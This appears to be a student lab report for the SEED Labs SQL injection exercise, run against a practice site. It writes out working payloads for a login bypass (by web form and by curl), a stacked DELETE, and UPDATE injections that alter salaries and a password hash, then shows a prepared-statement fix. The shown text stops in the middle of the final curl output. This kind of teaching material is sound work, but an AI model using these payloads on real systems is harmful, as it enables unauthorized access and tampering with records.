Task 2: SQL Injection Attack on SELECT Statement

Task 2.1.: SQL Injection Attack from webpage

To successfully login as the administrator using the webpage, if I know the administrator's account name is `admin`, I simply enter `admin'#` in the username field on the website, `www.SEEDLabSQLInjection.com` as shown in Figure 1.




Figure 1: Login as admin without password using webpage

All the employees' information loads on the website as shown in Figure 2.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Figure 2: Employee information after SQL Injection Attack on webpage

Task 2.2.: SQL Injection Attack from command line

To successfully login as the administrator from the command line, if I know the administrator's account name is `admin`, on the command line, I simply enter `curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='` and I will obtain the response as shown in Figure 3. Figure 4 shows the details of the employees' information extracted from Figure 3.

```
[04/22/20]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span
></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg
-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'
><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</t
h><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td
></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</t
d><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></t
d><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99
999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[04/22/20]seed@VM:~$
```

Figure 3: Login as admin without password using command line

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-it
em active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</spa
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profil
e</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User De
tails </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th sco
pe='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Emai
l</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th sc
ope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></t
d><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30
000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><t
r><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td>
<td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>1
1/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td
></tr></tbody></table>      <br><br>
```

Figure 4: Employee information after SQL Injection Attack on command line

Task 2.3.: Append a new SQL statement

To use the login page to get the server to run two SQL statements to delete a record from the database, if I know the administrator's account name is `admin`, I simply enter `admin'; DELETE FROM credential WHERE name='Alice'; #` in the username field on the website, `www.SEEDLabSQLInjection.com` as shown in Figure 5.




Figure 5: DELETE Alice's records from SQL table using webpage

The result that I obtain from running the command is shown in Figure 6. This is because of the PHP code which attempts to prevent SQL injections from occurring since the `query()` function only runs one query each time the function is called, thus multiple SQL statements cannot be executed. In order for multiple SQL statements to be executed, `mult_query()` must be used instead.





Figure 6: Result of attempt to DELETE Alice's records from SQL table using webpage

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1.: Modify your own salary

Prior to modifying Alice's salary, we can see that her salary is `20000` as shown in Figure 7.



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 7: Alice's Profile before SQL Injection Attack

To successfully modify Alice's salary from the Edit Profile page, if I know the salaries are stored in the column '`salary`', I simply enter `', salary='80000' where name='Alice';#` on the Edit Profile page in the nickname field as shown in Figure 8.




Figure 8: Edit Alice's salary with SQL Injection Attack

This allows me to successful modify Alice's salary to `80000` instead as shown in Figure 9.

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 9: Alice's Profile after SQL Injection Attack

Task 3.2.: Modify other people' salary

Prior to modifying Boby's salary, we can see that his salary is `30000` as shown in Figure 10.

Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 10: Boby's Profile before SQL Injection Attack

To successfully modify Boby's salary from the Alice's Edit Profile page, if I know the salaries are stored in the column '`salary`', I simply enter `', salary='1' where name='Boby';` # on the Edit Profile page in the nickname field as shown in Figure 11.




Figure 11: Edit Boby's salary with SQL Injection Attack

This allows me to successful modify Boby's salary to `1` instead as shown in Figure 12.




Figure 12: Boby's Profile after SQL Injection Attack

Task 3.3.: Modify other people' password

Before modifying Boby's password, I run `mysql -u root -pseedubuntu` and then I run, `use Users; select * from credential;` to view all the hashed passwords stored in the database as shown in Figure 13.

I run the command, `echo -n "seedboby" | sha1sum | awk '{print $1}'` as shown in Figure 13 to obtain the hash value of "`seedboby`" using the `SHA1` hash function. I compare this to the hashed password stored in the database and note that they are the same.

In order to modify Boby's password to "`123456`", I run the command, `echo -n "123456" | sha1sum | awk '{print $1}'` as shown in Figure 13 to obtain the hash value of "`123456`" using the `SHA1` hash function, which is '`7c4a8d09ca3762af61e59520943dc26494f8941b`'.

```
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-----+-------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
Name | Password                                  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-----+-------------------------------------------+
|  1 | Alice | 10000 |  80000 | 9/20  | 10211002 |             |         |
     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |
     | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
     | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
     | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
     | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
     | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-----+-------------------------------------------+
/bin/bash 87x10
[04/22/20]seed@VM:~$ echo -n "seedboby" | sha1sum | awk '{print $1}'
b78ed97677c161c1c82c142906674ad15242b2d4
[04/22/20]seed@VM:~$ echo -n "123456" | sha1sum | awk '{print $1}'
7c4a8d09ca3762af61e59520943dc26494f8941b
[04/22/20]seed@VM:~$
```

Figure 13: SQL DB Prior to SQL Injection Attack

To successfully modify Boby's password from the Alice's Edit Profile page, I simply enter `', Password='7c4a8d09ca3762af61e59520943dc26494f8941b' where name='Boby'; #` on Edit Profile page in the nickname field as shown in Figure 14.




Figure 14: Edit Boby's password with SQL Injection Attack

After conducting the attack, when I try to login to Boby's account with his original password, "`seedboby`", we see the error message as shown in Figure 15.




Figure 15: Login fail with original password to Boby's account

When we check the stored hash password in the database for Boby, we note that it is now the hash value of "`123456`" instead of "`seedboby`" as shown in Figure 16, showing that our attack was successful.

```
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
-----+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | Nick
Name | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
-----+------------------------------------------+
|  1 | Alice | 10000 |  80000 | 9/20  | 10211002 |             |         |       |
     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |
     | 7c4a8d09ca3762af61e59520943dc26494f8941b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
     | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
     | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
     | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
     | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
-----+------------------------------------------+
6 rows in set (0.00 sec)

/bin/bash 87x10
[04/22/20]seed@VM:~$ echo -n "seedboby" | sha1sum | awk '{print $1}'
b78ed97677c161c1c82c142906674ad15242b2d4
[04/22/20]seed@VM:~$ echo -n "123456" | sha1sum | awk '{print $1}'
7c4a8d09ca3762af61e59520943dc26494f8941b
```

Figure 16: SQL DB After SQL Injection Attack

Task 4: Countermeasure – Prepared Statement

From Figure 17, we can see the modification to the code for `unsafe_home.php` as lines 74 to 108 were commented out and lines 111 to 118 were added.

unsafe_home.php

```
74          $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
75          FROM credential
76          WHERE name= '$input_uname' and Password='$hashed_pwd'";
77
78          if (!$result = $conn->query($sql)) {
79            echo "</div>";
80            echo "</nav>";
81            echo "<div class='container text-center'>";
82            die('There was an error running the query [' . $conn->error . ']\n');
83            echo "</div>";
84          }
85
86          /* convert the select return result into array type */
87  /*
88          $return_arr = array();
89          while($row = $result->fetch_assoc()){
90            array_push($return_arr,$row);
91          }
92  */
93          /* convert the array type to json format and read out*/
94  /*
95          $json_str = json_encode($return_arr);
96          $json_a = json_decode($json_str,true);
97          $id = $json_a[0]['id'];
98          $name = $json_a[0]['name'];
99          $eid = $json_a[0]['eid'];
100         $salary = $json_a[0]['salary'];
101         $birth = $json_a[0]['birth'];
102         $ssn = $json_a[0]['ssn'];
103         $phoneNumber = $json_a[0]['phoneNumber'];
104         $address = $json_a[0]['address'];
105         $email = $json_a[0]['email'];
106         $pwd = $json_a[0]['Password'];
107         $nickname = $json_a[0]['nickname'];
108 */
109
110         // Sql query to authenticate the user
111         $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
              email,nickname,Password
112         FROM credential
113         WHERE name= ? and Password= ?");
114         $sql->bind_param("ss", $input_uname, $hashed_pwd);
115         $sql->execute();
116         $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $
              pwd);
117         $sql->fetch();
118         $sql->close();
```

Figure 17: Modification to unsafe_home.php

We conduct the attack in Task 2.1 again. From Figure 18, we can see that the attack previously conducted was not successful.




Figure 18: Unsuccessful SQL Injection Attack (Task 2.1)

We conduct the attack in Task 2.2 again. From Figure 19, we can see that the attack previously conducted was not successful.

```
[04/23/20]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
